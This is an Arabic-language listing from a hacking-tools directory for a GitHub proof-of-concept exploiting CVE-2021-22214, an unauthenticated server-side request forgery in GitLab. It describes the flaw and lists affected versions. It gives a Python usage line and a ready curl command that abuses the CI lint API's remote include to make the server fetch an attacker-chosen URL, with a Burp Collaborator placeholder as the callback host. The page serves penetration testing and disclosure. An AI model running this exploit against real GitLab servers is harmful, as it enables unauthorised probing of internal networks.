
Skip to content
KitploitKITPLOIT
أدواتالمدونة
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
GitLab-SSRF-CVE-2021-22214 — إثبات مفهوم لاستغلال CVE-2021-22214، وهو تزوير طلب من جانب الخادم (SSRF) في خطافات الويب الخاصة بـ GitLab، مما يسمح للمهاجمين غير المصادق عليهم بإرسال طلبات HTTP داخلية. | Kitploit
أدوات/GitHubGitHub/kh4sh3i/gitlab-ssrf-cve-2021-22214
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتأمن الويب
GitHubkh4sh3i/gitlab-ssrf-cve-2021-22214

GitLab-SSRF-CVE-2021-22214

إثبات مفهوم لاستغلال CVE-2021-22214، وهو تزوير طلب من جانب الخادم (SSRF) في خطافات الويب الخاصة بـ GitLab، مما يسمح للمهاجمين غير المصادق عليهم بإرسال طلبات HTTP داخلية.

عرض المستودع
الموقع الإلكتروني
313منذ 4 سنواتلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2021-22214

POC لـ CVE-2021-22214: Gitlab SSRF

الوصف

يحتوي تثبيت GitLab البعيد على ثغرة تزوير الطلبات من جانب الخادم (SSRF) نتيجة لتمكين الشبكة الداخلية لـ webhooks. يمكن لمهاجم بعيد غير مصادق استغلال مثيل GitLab محدود التسجيل مما يتسبب في إرسال طلبات HTTP إلى نطاق عشوائي من اختيار المهاجم.

الاستخدام

  • كود بايثون

    root@kitploit:~


    usage:   python3 GitLab_SSRF.py <target> <burp_collaborator_url>
    
  • أمر Curl

root@kitploit:~
curl -s –show-error -H 'Content-Type: application/json' https://TargetIP/api/v4/ci/lint –data '{ "include_merged_yaml": true, "content": "include:\n remote: http://Burp-Collaborator/test.yml"}' 

المتأثرون

  • Gitlab >=10.5, <13.10.5
  • Gitlab >=13.11, <13.11.5
  • Gitlab >=13.12, <13.12.2

المراجع

  • GitLab SSRF (CVE-2021-22214)
  • tenable.com
تنزيل الأداة